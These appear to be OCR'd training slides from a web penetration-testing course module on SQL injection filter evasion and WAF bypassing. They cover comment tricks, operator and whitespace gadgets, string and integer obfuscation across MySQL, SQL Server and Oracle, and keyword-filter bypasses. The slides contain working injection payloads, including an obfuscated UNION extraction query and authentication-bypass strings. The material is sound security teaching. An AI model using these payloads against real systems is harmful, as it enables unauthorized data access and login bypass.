# Web Application Penetration Testing eXtreme

v2

## SQLi: Filter Evasion & WAF Bypassing

Section 01 | Module 08

# Table of Contents

## MODULE 08 | SQLI: FILTER EVASION & WAF BYPASSING

# Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ How WAFs try to protect websites
- ✓ WAF bypasses

8.1

# Introduction

# 8.1 Introduction

In this module, we are going to see the days of SQLi being a matter of misused single-quotes or UNION operators is gone…

```
UNION select@0x0a0000000a000a000a000a0000000a0000 $ fRom(SeLEct@0x0a0000000a000a000a000a0000000a0000 frOM`informa4on_schema`.`triggers`)0x0a0000000a000a000a000a0000000a0000 WHere
!FAlSE||tRue&&FalSe||FalsE&&TrUE like TruE||FalSE union/*!
98765select@0x0a0000000a000a000a000a0000000a0000:=grOup_cONcaT(`username`)``from(users)whErE(username)like'admin'limi t 1*/select@0x0a0000000a000a000a000a0000000a0000 limit 1,0
UnION SeleCt(selEct(sELecT/*! 67890sELect@0x0a0000000a000a000a000a0000000a0000:=group_concat(`table_name`)FrOM informa4on_schema.sta4s4cs WHERE TABLe_SCHEmA
In(database())*//*!@0x0a0000000a000a000a000a0000000a0000:=gROup_conCat(/*!taBLe_naME)*/fRoM informa4on_schema.par44ons where TABLe_SCHEma not in(concat((select
insert(insert((select (colla4on_name)from(informa4on_schema.colla4ons)where(id)=true
+true),true,floor(pi()),trim(version()from(@@version))),floor(pi()),ceil(pi()*pi()),space(0))), conv((125364/(true---!true))---42351,
ceil(pi()*pi()),floor(pow(pi(),pi()))),mid(aes_decrypt(aes_encrypt(0x6175746F6D617496F6E,0x4C696768744F53), 0x4C696768744F53)FROM floor(version()) FOR
ceil(version())),rpad(reverse(lpad(colla4on(user()),ceil(pi())------@@log_bin,0x00)),! !
true,0x00),CHAR((ceil(pi())+!false)*ceil((pi()+ceil(pi()))*pi()),(ceil(pi()*pi())*ceil(pi()*pi()))------cos(pi()),(ceil(pi()*pi())*ceil(pi()*pi()))------
ceil(pi()),(ceil(pi()*pi())*ceil(pi()*pi()))---cos(pi()),(ceil(pi()*pi())*ceil(pi()*pi()))------floor(pi()*pi()),(ceil(pi()*pi())*ceil(pi()*pi()))---floor(pi())),
0x6d7973716c))from(select------(select~0x7))0x0a0000000a000a000a000a0000000a0000)from(select@/*!/*!$*/from(select
+3.``)0x0a0000000a000a000a000a0000000a0000)0x0a0000000a000a000a000a0000000a0000/*!
76799sElect@0x0a0000000a000a000a000a0000000a0000:=group_concat(`user`)``from`mysql.user`WHeRe(user)=0x726f6f74*/ #(SeLECT@ uNioN sElEcT AlL group_concat(cOlumN_nAME,1,1)FroM
InFoRMaTioN_ScHemA.COLUMNS where taBle_scHema not in(0x696e666f726d6174696f6e5f736368656d61,0x6d7973716c)UNION SELECT@0x0a0000000a000a000a000a0000000a0000 UNION
SELECT@0x0a0000000a000a000a000a0000000a0000 UNION SELECT@0x0a0000000a000a000a000a0000000a0000 UNION SELECT@0x0a0000000a000a000a000a0000000a0000)
```

# 8.1 Introduction

SQL Injection attacks are so evolved that, surprisingly, their goal is not only to manipulate the database or gain access to the underlying OS, but also new concerns like DoS attacks, the spread of malware, phishing, etc.

Obfuscating a SQL Injection vector is like playing Legos; if you know all the pieces you have and how to combine them, then you can build an amazing machine that is capable of achieving many great feats.

8.2

# DBMS Gadgets

# 8.2 DBMS Gadgets

In this chapter, we are going to explore the available “gadgets” for the construction of an obfuscated payload.

We'll see how to create strings, numbers, etc.

# 8.2.1 Comments

Comments are useful to developers for clarifying particular SQL statements.

They are often used for commenting a portion of code during developer testing; however, for our purposes, there are two specific use cases: commenting out the query and obfuscating portions of our code.

# 8.2.1.1 MySQL

MySQL comments syntax defines 3 official comment styles in conjunction with another unofficial technique. We can see these listed in the table below:

| Syntax | | Example |
|---|---|---|
| # | *Hash* | `SELECT * FROM Employers where username = '' OR 2=2 #' AND password ='';` |
| /* | *C-style* | `SELECT * FROM Employers where username = '' OR 2=2 /*' AND password ='*/' OR 1=1';` |
| -- - | *SQL* | `SELECT * FROM Employers where username = '' OR 2=2 -- -' AND password ='';` |
| ;%00 | *NULL byte* | `SELECT * FROM Employers where username = '' OR 2=2; [NULL]' AND password ='';` |

# 8.2.1.1 MySQL

## Example > C-style Comment

If we look closer at the specifications, we'll see that MySQL provides a variant to C-style comments:

```
/*! MySQL-specific code */
```

This is not only useful in making portable code, but it is also a great **obfuscation** technique!

# 8.2.1.1 MySQL

## Example > C-style Comment

For example, the content of the following comment will be executed only by servers that are MySQL 5.5.30 or higher:

```
SELECT 1 /*!50530 + 1 */
```

So, depending on the version, we'll receive a result of either 1 or 2.

# 8.2.1.1 MySQL

Similarly to MySQL, SQL Server defines two official comment styles and like MySQL's documentation, an unofficial one as well:

| Syntax | | Example |
|---|---|---|
| /* | *C-style* | `SELECT * FROM Employers where username = '' OR 2=2 /*' AND password ='*/' OR 1=1';` |
| -- - | *SQL* | `SELECT * FROM Employers where username = '' OR 2=2 -- -' AND password ='';` |
| ;%00 | *NULL byte* | `SELECT * FROM Employers where username = '' OR 2=2; [NULL]' AND password ='';` |

# 8.2.1.2 Oracle

In Oracle, a comment can appear between any keywords, parameters, or punctuation marks in a statement. You can include a comment in a statement in two ways:

| Syntax | Example |
|---|---|
| /* *C-style* | `SELECT * FROM Employees where username = '' OR 2=2 /*' AND password ='*/' OR 1=1';` |
| -- - *SQL* | `SELECT * FROM Employers where username = '' OR 2=2 -- -' AND password ='';` |

https://docs.oracle.com/cd/B19306_01/server.102/b14200/sql_elements006.htm#i31713

# 8.2.2 Functions and Operators

One of the most important elements programming languages contain are operators. They are constructs which behave generally like functions, but which differ syntactically or semantically from usual functions. They are nothing more than symbols that tell the compiler to perform specific manipulations.

These manipulations can be asked to perform `arithmetic operations` (`1+2`, `1*2`, ...), logical, comparison, assignment and many other operations. Let's take a look at the main operators and why they can be useful in our evasion techniques.

# 8.2.2.1 MySQL

Here, we can find the defined MySQL Functions and Operators. For our purposes, if we are dealing with numbers and comparisons, the most useful “gadgets” are the Arithmetic operators in conjunction with Bit Functions.

In the upcoming slides, we’ll take a look at some examples. Additionally, as a side note and as a convenience, there will be a query on the top part of the slides, with the injection point marked in red.

# 8.2.2.1 MySQL

## Magic with Numbers

You know from school, that in math if we combine `plus` with `minus`, we have `minus`, `minus` to `minus`...It's called arithmetic. ☺

Like with numbers, SQL is the same.

# 8.2.2.1 MySQL

## Magic with Numbers

```
SELECT name from employees where id=MAGIC-HERE
```

By manipulating the plus(+) and minus(-) characters we can generate a countless list of the number 1:

```
…id=1
…id=--1
…id=-+--+1
…id=----2---1
```

# 8.2.2.1 MySQL

## Magic with Numbers

```
SELECT name from employees where id=MAGIC-HERE
```

We'll also introduce Bitwise Functions here; that is, functions that performs bit arithmetic operations. For example, we can generate the number 1 as follows:

```
…id=1&1
…id=0|1
…id=13^12
…id=8>>3
…id=~-2
```

# 8.2.2.1 MySQL

## Magic with Numbers

```
SELECT name from employees where id=MAGIC-HERE
```

We can also use Logical Operators like these:

```
…id=NOT 0
…id=!0
…id=!1+1
```

```
…id=1&&1
…id=1 AND 1
…id=!0 AND !1+1
```

```
…id=1 || NULL
…id=1 || !NULL
…id=1 XOR 1
```

# 8.2.2.1 MySQL

## Magic with Numbers

```
SELECT name from employees where id=MAGIC-HERE
```

A number can be also generated using functions that have nothing to do with numbers. For example, we can use Regular Expression Operators to match a string and then get `0` or `1`, like the following:

```
…id={anything} REGEXP '.*'
…id={anything} NOT REGEXP '{randomkeys}'
…id={anything} RLIKE '.*'
…id={anything} NOT RLIKE '{randomkeys}'
```

http://dev.mysql.com/doc/refman/5.7/en/regexp.html

# 8.2.2.1 MySQL

## Magic with Numbers

```
SELECT name from employees where id=MAGIC-HERE
```

Additionally, some Comparison Operators are useful for generating numbers as well:

```
…id=GREATEST(0,1)
…id=COALESCE(NULL,1)
…id=ISNULL(1/0)
…id=LEAST(2,1)
…
```

http://dev.mysql.com/doc/refman/5.7/en/comparison-operators.html

# 8.2.2.1 MySQL

## Magic with Numbers

```
SELECT name from employees where id=MAGIC-HERE
```

Unfortunately, in SQL Server we cannot use two equal signs concatenated:

```
…id=1
…id=--1
…id=-+-+1
id=-+-+-+-+-+-+1
id=-+-+-+-+-+-+-+-+-+-+1*-+-+-+-+-+-+-+-+-+-+1
```

# 8.2.2.1 MySQL

## Magic with Numbers

```
SELECT name from employees where id=MAGIC-HERE
```

The set of Bitwise Operators are much simpler in MySQL, so we can only manipulate using & (AND), | (OR) and ^ (XOR).


Naturally, if we want to do binary shifting, then we need to combine them.

# 8.2.2.1 MySQL

## Magic with Numbers

```
SELECT name from employees where id=MAGIC-HERE
```

While MySQL proposes only four logical operators, there are other operators that can also be leveraged for testing the whether or not some conditions are true. In SQL Server, these are all grouped in one table Logical Operators. However, there are no short forms, so &&, ||, etc. are not valid in this DBMS.



http://dev.mysql.com/doc/refman/5.7/en/subqueries.html
http://msdn.microsoft.com/en-us/library/ms189773.aspx

# 8.2.2.2 Oracle

## Magic with Numbers

```
SELECT name from employees where id=MAGIC-HERE
```

Oracle is much more restrictive! If we want to use arithmetic operators, then we must create a valid expression to avoid the ORA-00936: missing expression error:

```
…id=1
…id=--1
…id=-+-+1
id=-(-1)
id=-(1)*-(1)
```

# 8.2.2.2 Oracle

## Magic with Numbers

Due to the fact that almost everything must be an expression, in order to combine values, functions and operators into expressions, we can use the following list of Conditions mixed to Expressions.

For example:

```
SELECT name from employees where id=some(1)
```

https://docs.oracle.com/cd/B28359_01/server.111/b28286/conditions.htm#SQLRF005
https://docs.oracle.com/cd/B28359_01/server.111/b28286/expressions.htm#SQLRF004

# 8.2.3 Intermediary Characters

Blank spaces are useful in separating functions, operators, declarations, and so forth, basically intermediary characters.

However, some non-common characters that can be used; let's see some examples.

# 8.2.3.1 MySQL

## Universal Whitespace Chars

```
SELECT[CHAR]name[CHAR]from[CHAR]employees
```

In MySQL, the "UNIVERSAL" characters allowed as whitespaces are:

| Codepoint | Character |
|---|---|
| 9 | U+0009 CHARACTER TABULATION |
| 10 | U+000A LINE FEED (LF) |
| 11 | U+000B LINE TABULATION |
| 12 | U+000C FORM FEED |
| 13 | U+000D CARRIAGE RETURN (CR) |
| 32 | U+0020 SPACE |

# 8.2.3.1 MySQL

## Universal Whitespace Chars

```
SELECT[CHAR]name[CHAR]from[CHAR]employees
```

In MSSQL, the list of "UNIVERSAL" characters allowed as whitespaces are large. Essentially, all the ASCII Control Characters, the space and the no-break space are allowed.

| Codepoint | Character |
|---|---|
| 1 | U+0009 CHARACTER TABULATION |
| 2 | U+000A LINE FEED (LF) |
| 3 | U+000B LINE TABULATION |
| … | … |
| 32 | U+0020 SPACE |
| 160 | U+00A0 NO-BREAK SPACE |

# 8.2.3.2 Oracle

## Universal Whitespace Chars

```
SELECT[CHAR]name[CHAR]from[CHAR]employees
```

In Oracle, the list shrinks back to "*normal*". There are 7 characters in total, making it only one more than MySQL. In MySQL, the NULL char is a way to comment out queries, but in Oracle it is a valid space.

| Codepoint | Character |
|---|---|
| 0 | U+0000 NULL |
| 9 | U+0009 CHARACTER TABULATION |
| 10 | U+000A LINE FEED (LF) |
| 11 | U+000B LINE TABULATION |
| 12 | U+000C FORM FEED |
| 13 | U+000D CARRIAGE RETURN (CR) |
| 32 | U+0020 SPACE |

# 8.2.3 Intermediary Characters

The characters we've seen in the previous examples are "UNIVERSAL" because they can be used everywhere in a query without breaking it. In addition, there are other characters that can be used is specific places.

Let's see some examples.

# 8.2.3.3 MySQL/MSSQL/Oracle

## Plus Sign

In all the DBMSs we can use the "PLUS SIGN" to separate almost all the keywords except FROM.

For example:

```
SELECT+name FROM employees WHERE+id=1 AND+name LIKE+'J%'
```

# 8.2.3.3 MySQL/MSSQL/Oracle

## Other Characters

In addition to the previous characters, in all the DBMSs (pending the right context) we can also use `Parenthesis ()`, `Operators`, `Quotes` and of course the C-style comments `/**/`.

# 8.2.4 Constants and Variables

Every SQL implementation has its own Reserved Words (aka Constants). Within the SQL query these words require special treatment.

Do you know the most well-known word? Of course, **SELECT**.

# 8.2.4 Constants and Variables

For evasion purposes, knowing the SQL keywords is a must. This is due to the fact that they are part of the underlying language; therefore, they can be extremely useful during the generation of strings, comparisons, etc.

Another precious resource are system variables. Every DBMS maintains these in order to indicate its configuration. Usually these variables have a default value, and some of them can be changed dynamically at runtime.

# 8.2.4.1 MySQL

## Keywords

The list of Reserved Words in MySQL is defined here. It's important to note that since MySQL 4.1, it is no longer possible to obfuscate these keywords.

Previously, in order to obfuscate the SELECT keyword, we could use techniques like S/**/EL/**/ECT combined with other creative derivatives / manipulations.

# 8.2.4.1 MySQL

## Keywords


Since there are no eval-like functions in the more modern `MySQL` systems, the only way to "obfuscate" keywords is by manipulating upper/lower case variations like: `sELeCt`, `SELect`, etc.

# 8.2.4.1 MySQL

## System Variables

In addition to the online reference, if we wish to show the list of MySQL Server System Variables (in order to see the current values used by a running server), we can use the following statement:


```
SHOW VARIABLES
```



# 8.2.4.1 MySQL

## System Variables

Do you remember `@@version`!? The list of system variables is extremely large and if you wish to retrieve a specific value just add two `@@` before the variable name. For example, in `ft_boolean_syntax` we can retrieve the list of operators supported by the boolean full-text search feature.



# 8.2.4.1 MySQL

## User Variables

If we want to define a custom variable, then we need the following notation:

```
SET @myvar={expression}
SET @myvar:={expression}
```

# 8.2.4.1 MySQL

## Keywords

In MSSQL, the list of Reserved Keywords is defined here and, as you will see, this list displays not only SQL reserved words, but also system functions.

http://msdn.microsoft.com/en-us/library/ms189822.aspx

# 8.2.4.1 MySQL

## System Variables

In MSSQL, information about configuration and more is organized as Built-in Functions. There are primarily four types of functions and the ones that are much closer to variables are the Scalar Functions.

For example, @@version is a scalar function that returns information about the current configuration (the version, build date, OS, etc.).

http://technet.microsoft.com/en-us/library/ms174318(v=sql.110).aspx
http://technet.microsoft.com/en-us/library/ms177512(v=sql.110).aspx

# 8.2.4.2 Oracle

## Keywords

Oracle, however, has a particular management of Words.

There are the both Reserved Words, the words that cannot be redefined, and Keywords, words always important but can be redefined by the user.

# 8.2.4.2 Oracle

## Keywords

For example, we can create a table DATABASE because the keyword is not Reserved; see below:

```
CREATE TABLE DATABASE (id number);
```

# 8.2.5 Strings

In SQL context, another important rule is represented by Strings and that everything, except for numerical values, must be passed to a database query as a string. Naturally, strings need to be delimited in some way and respectively, these characters need to be escaped as required.

Let's see some techniques that are helpful in the creation, manipulation and, of course, obfuscation of strings.

# 8.2.5.1 Regular Notations

In MySQL, to define a string we can use two types of quotes: single quote (') and double quote (").


Furthermore, we can also define string literals with the following character set:

```
_latin1'string'
```

# 8.2.5.1 Regular Notations

The character set that can be used has approximately 40 possible values and you can use any of them preceded by an underscore character.

```
SELECT _ascii'Break Me$'
```


SQLitest

Query: SHOW CHARACTER SET;

Results:

| | | | |
|---|---|---|---|
| big5 | Big5 Traditional Chinese | big5_chinese_ci | 2 |
| dec8 | DEC West European | dec8_swedish_ci | 1 |
| cp850 | DOS West European | cp850_general_ci | 1 |
| hp8 | HP West European | hp8_english_ci | 1 |
| koi8r | KOI8-R Relcom Russian | koi8r_general_ci | 1 |
| latin1 | cp1252 West European | latin1_swedish_ci | 1 |
| latin2 | ISO 8859-2 Central European | latin2_general_ci | 1 |
| swe7 | 7bit Swedish | swe7_swedish_ci | 1 |
| ascii | US ASCII | ascii_general_ci | 1 |
| ujis | EUC-JP Japanese | ujis_japanese_ci | 3 |
| sjis | Shift-JIS Japanese | sjis_japanese_ci | 2 |
| hebrew | ISO 8859-8 Hebrew | hebrew_general_ci | 1 |
| tis620 | TIS620 Thai | tis620_thai_ci | 1 |
| euckr | EUC-KR Korean | euckr_korean_ci | 2 |
| koi8u | KOI8-U Ukrainian | koi8u_general_ci | 1 |
| gb2312 | GB2312 Simplified Chinese | gb2312_chinese_ci | 2 |
| greek | ISO 8859-7 Greek | greek_general_ci | 1 |
| cp1250 | Windows Central European | cp1250_general_ci | 1 |
| gbk | GBK Simplified Chinese | gbk_chinese_ci | 2 |
| latin5 | ISO 8859-9 Turkish | latin5_turkish_ci | 1 |
| armscii8 | ARMSCII-8 Armenian | armscii8_general_ci | 1 |
| utf8 | UTF-8 Unicode | utf8_general_ci | 3 |
| ucs2 | UCS-2 Unicode | ucs2_general_ci | 2 |
| cp866 | DOS Russian | cp866_general_ci | 1 |
| keybcs2 | DOS Kamenicky Czech-Slovak | keybcs2_general_ci | 1 |
| macce | Mac Central European | macce_general_ci | 1 |
| macroman | Mac West European | macroman_general_ci | 1 |
| cp852 | DOS Central European | cp852_general_ci | 1 |
| latin7 | ISO 8859-13 Baltic | latin7_general_ci | 1 |
| utf8mb4 | UTF-8 Unicode | utf8mb4_general_ci | 4 |
| cp1251 | Windows Cyrillic | cp1251_general_ci | 1 |
| utf16 | UTF-16 Unicode | utf16_general_ci | 4 |
| cp1256 | Windows Arabic | cp1256_general_ci | 1 |
| cp1257 | Windows Baltic | cp1257_general_ci | 1 |
| utf32 | UTF-32 Unicode | utf32_general_ci | 4 |
| binary | Binary pseudo charset | binary | 1 |
| geostd8 | GEOSTD8 Georgian | geostd8_general_ci | 1 |
| cp932 | SJIS for Windows Japanese | cp932_japanese_ci | 2 |
| eucjpms | UJIS for Windows Japanese | eucjpms_japanese_ci | 3 |

# 8.2.5.1 Regular Notations

You can also use `N'literal'`, or `n'literal'` to create a string in the National Character Set; see below:

```
SELECT N'mystring'
```

# 8.2.5.1 Regular Notations

Other literal notations are Hexadecimal:

```
SELECT X'4F485045'
SELECT 0x4F485045
```

And there is the B'literal' or b'literal' for defining Bit Literals:

```
SELECT 'a'=B'1100001' #TRUE
```

https://dev.mysql.com/doc/refman/8.0/en/hexadecimal-literals.html
https://dev.mysql.com/doc/refman/5.7/en/bit-value-literals.html

# 8.2.5.1 Regular Notations


SQL Server defines the literal as either constant or scalar value. By default, they can be defined only using single quotes (‘).

If the QUOTED_IDENTIFIER option is enabled, then the double quotes (") option is also available.

```
SELECT 'Hello'
```

# 8.2.5.1 Regular Notations

Like SQL Server, Oracle doesn't allow text literals using double quote delimiters. However, we can use National notation and, as we can see from the following schema, also leverage an alternative quoting mechanism:




```
SELECT 'Hello' …
SELECT N'Hello' …
SELECT q'[Hello]' …
SELECT Q'{Hello}' …
SELECT nQ'("ąđṁīñ")' …
…
```

https://docs.oracle.com/cd/B28359_01/server.111/b28286/sql_elements003.htm#SQLRF00218

# 8.2.5.2 Unicode

MySQL supports different collations and, of course, there is also Unicode.

One of the interesting quirks of MySQL is documented here: Examples of the Effect of Collation.

# 8.2.5.2 Unicode

Here is a simple example of a Unicode select:

```
SELECT 'admin'='ąďṁĩň' #TRUE
```

Now try to imagine what occurs if you are able to register the user: **ąďṁĩň** when a user **admin** already exists.

# 8.2.5.3 Escaping

Usually, escaping in SQL means using a backslash before both single and double quotes; however, there are also other special characters used to escape.

```
SELECT 'He\'llo'
SELECT 'He\%\_llo'
...
```

# 8.2.5.3 Escaping

Furthermore, to escape quotes we can use the same character two times:

```
SELECT 'He''llo'
SELECT "He""llo"
...
```

# 8.2.5.3 Escaping

If we try to escape a character that doesn't have a respective escaping sequence, the backslash will be ignored. Basically, MySQL allows arbitrary usage of this character inside strings:

```
SELECT '\H\e\l\l\o'
SELECT 'He\ll\o'
...
```

# 8.2.5.3 Escaping

In SQL Server and Oracle, you can escape single quotes by using two single quotes:

```
SELECT 'He''llo' …
```

# 8.2.5.4 Concatenation

We have seen how to generate strings; now, let's look at string concatenation. For quoted strings, concatenation can be performed by placing the strings next to each other, as we see in the following example:

```
SELECT 'He' 'll' 'o'
...
```

# 8.2.5.4 Concatenation

As an alternative, we can use the functions CONCAT and CONCAT_WS, where the WS stands for With Separator and is the first parameter of the function:

```
SELECT CONCAT('He','ll','o')
SELECT CONCAT_WS('','He','ll','o')
...
```

# 8.2.5.4 Concatenation

It is not documented, but it is possible to concatenate quoted strings by mixing comments in C-style notation:

```
SELECT 'He'/**/'ll'/**/'o'
SELECT /**//**/'He'/**/'ll'/**/'o'/**/
SELECT /*!10000 'He' */'ll'/*****/'o'/*****/
...
```

# 8.2.5.4 Concatenation

In SQL Server, the concatenation can be done by using both the + operator and the function CONCAT:

```
SELECT 'He'+'ll'+'o'
SELECT CONCAT('He','ll','o')
```

In addition, we can obfuscate by using C-style comments:

```
SELECT  'He'/**/+/**/'ll'/**/+'o'
SELECT CONCAT(/**/'He',/**/1/**/,/**/'lo'/**/)
```

# 8.2.5.4 Concatenation

In Oracle, the Concatenation Operator is || and, from the function perspective, we can use CONCAT and NVL. Both functions expect only two parameters; see below:

```
SELECT 'He'||'ll'||'o' …
SELECT CONCAT('He','llo') …
SELECT NVL('Hello','Goodbye') …
```

https://docs.oracle.com/cd/B28359_01/server.111/b28286/operators003.htm#SQLRF51156
https://docs.oracle.com/cd/B28359_01/server.111/b28286/functions026.htm#SQLRF00619
https://docs.oracle.com/cd/B28359_01/server.111/b28286/functions110.htm#SQLRF00684

# 8.2.5.4 Concatenation

Obfuscating the string concatenation by using comments can also be done in Oracle:

```
SELECT q'[]'||'He'||'ll'/**/||'o' …
SELECT CONCAT(/**/'He'/**/,/**/'ll'/**/) …
…
```

# 8.2.6 Integers

Numbers rule the world and also the filters. Typically, we use digits to represent numbers; however, there are other interesting and useful methods used during the obfuscation process.

A generic example that can be useful in understanding how to construct a number is using the **PI** function. This function returns the value of **π (pi 3.141593…)**. We can use this result mixed with either **FLOOR** and obtain the value **3**, or with **CEIL** and obtain the value **4**.

# 8.2.6 Integers

We can continue using system functions like `version()` and obtain `5,6` or also continue to perform arithmetic operations.

For example, we can do `ceil(pi()*3)` to obtain the number `10`.

# 8.2.7 MySQL Type Conversion

In MySQL, there is a special behavior when combining arithmetic operations with different types. It's very similar to what we already seen in previous modules with JavaScript and PHP.

Let's take a look at some examples.

```
SELECT ~'-2it\'s a kind of magic'
```

# 8.2.7.1 Numbers vs Booleans

Something that you are probably already familiar with are the implicit type conversions when comparing Numbers to Booleans:

```
SELECT ... 1=TRUE
SELECT ... 2!=TRUE
SELECT ... OR 1
SELECT ... AND 1
```

# 8.2.7.2 Strings vs Numbers vs Booleans

The same is true if we try to compare either Strings to Numbers or if we use Operators:

```
SELECT … VERSION()=5.5 #5.5.30
SELECT … @@VERSION()=5.5 #5.5.30
SELECT … ('type'+'cast')=0 #True
SELECT ~'-2it\'s a kind of magic'  #1
SELECT -'-1337a kind of magic'-25  #1337
```

# 8.2.7.3 Bypassing Authentication

Now, put all of this together and try and think of some alternatives to the classic `x' OR 1='1` authentication bypass!

Our SQL playground can help you in this case!

8.3

# Bypassing Keyword Filters

# 8.3 Bypassing Keyword Filters

The first limitation that we may encounter when dealing with a filter are restriction on keywords. SQL uses well-known words; therefore, “defenders” usually simply block these values.

In this chapter, we will discuss both techniques used to obfuscate some of these keywords, and alternative methods we can use when we have confirmed others are blocked.

# 8.3.1 Case Changing

The simplest and weakest filters are the ones that perform case sensitive checks (IE: if the filter blocks all the `SELECT` and `select` keywords).

**SQL Keywords** are case-insensitive; therefore, these types of filters can be easily bypassed by simply changing the cases of each character:

```
SELECT
SeLeCt
SElecT
...
```

# 8.3.1 Case Changing

Changing each keyword manually is a real challenge, but luckily for us, sqlmap has a tampering script for this called `randomcase.py`.

Basically, this script will replace each keyword character with random case value.

# 8.3.2 Using Intermediary Characters

Sometimes filters use spaces to delimit a specific keyword. In this case, as discussed in the DBMS Gadget chapter, we can use both comments instead of spaces and, depending on the DBMS version, a list of the whitespace that are not matched as spaces.  See the following example below:

```
SELECT/**/values/**/and/**/.../**/or/**/
SELECT[sp]values[sp]and..[sp]or[sp]
```

# 8.3.3 Using Alternative Techniques

We have seen comments and valid spaces as intermediary characters, but we can also use many other alternatives:

```
SELECT"values"from`table`where/**/1
SELECT(values)from(table)where(1)
SELECT"values"``from`table`where(1)
SELECT+"values"%A0from`table`
```

# 8.3.4 Circumventing by Encoding

Encoding is another handy trick we can leverage in our arsenal. It all depends on how the application processes data.

Remember that between you and the application, there are many layers, such as a proxy, firewall, etc. If some of these layers handle the encoding differently, there could be a possible bypass right in front of us.

# 8.3.4 Circumventing by Encoding

## URL Encoding

Usually when the requests are sent through the internet via HTTP, they are URL encoded. If the filter doesn't decode the request, it is possible to bypass it by sending a character or the entire string URL-encoded.

Of course, on the other side of our attack payload, the application must decode the query before process it.

# 8.3.4 Circumventing by Encoding

## Double URL Encoding

If you encode a URL-Encoded string, then you are performing a Double URL-Encoding.

Basically, this process re-encodes the percent sign with a %25:

```
s = %73 > %2573
```

# 8.3.4 Circumventing by Encoding

## Double URL Encoding

In this case, if the filter decodes the request the first time and applies the rules, it will not find anything dangerous.

Then when the application receives the request, it will decode the contents and trigger the malicious request.

# 8.3.5 Replaced Keywords

When regex’s are tricky, we have to find alternative methods to bypass them.

Let's see some alternative keywords and techniques that can be useful during our tests.

# 8.3.5 Replaced Keywords

```
/AND/i
/OR/i
```

## Booleans > AND, OR

The AND and OR operators can be replaced with && and || (only in MySQL and MSSQL).

```
... WHERE ID=x && 1=1
... WHERE ID=x || 1=1
```

If && and || are filtered, then you must use UNION.

# 8.3.5 Replaced Keywords

```
/UNION\s+SELECT/i
```

## UNION > simple case

The UNION is a “friend” to SELECT, thus you will often see filters like the above. However, as seen in previous slides, we can use many variants to elude these kind of filters:

```
… UNION(SELECT 'VALUES'…) && …
… UNION ALL SELECT …
… UNION DISTINCT SELECT …
… /*!00000 UNION*//*!00000 SELECT*/ …
```

# 8.3.5 Replaced Keywords

```
/UNION/i
```

## UNION > simple case

Its trickier when the `UNION` is filtered as a single keyword. In this particular type of scenario, we must switch to a blind `SQLi` exploitation.

```
… (SELECT id FROM users LIMIT 1)='5 …
…
```

# 8.3.5 Replaced Keywords

```
/UNION/i
```

## UNION > simple case

In Oracle, if we already know the structures of the results, we can often use the INTERSECT or MINUS operators; however, this will require a great effort.

# 8.3.5 Replaced Keywords

```
/WHERE/i
/GROUP/i
/HAVING/i
/LIMIT/i
```

## WHERE, GROUP, LIMIT, HAVING

These keywords are useful in reducing either the number of results returned, or to select a specific entry. If the filter blocks the WHERE keyword, we can alternatively use the GROUP BY + HAVING structure:

```
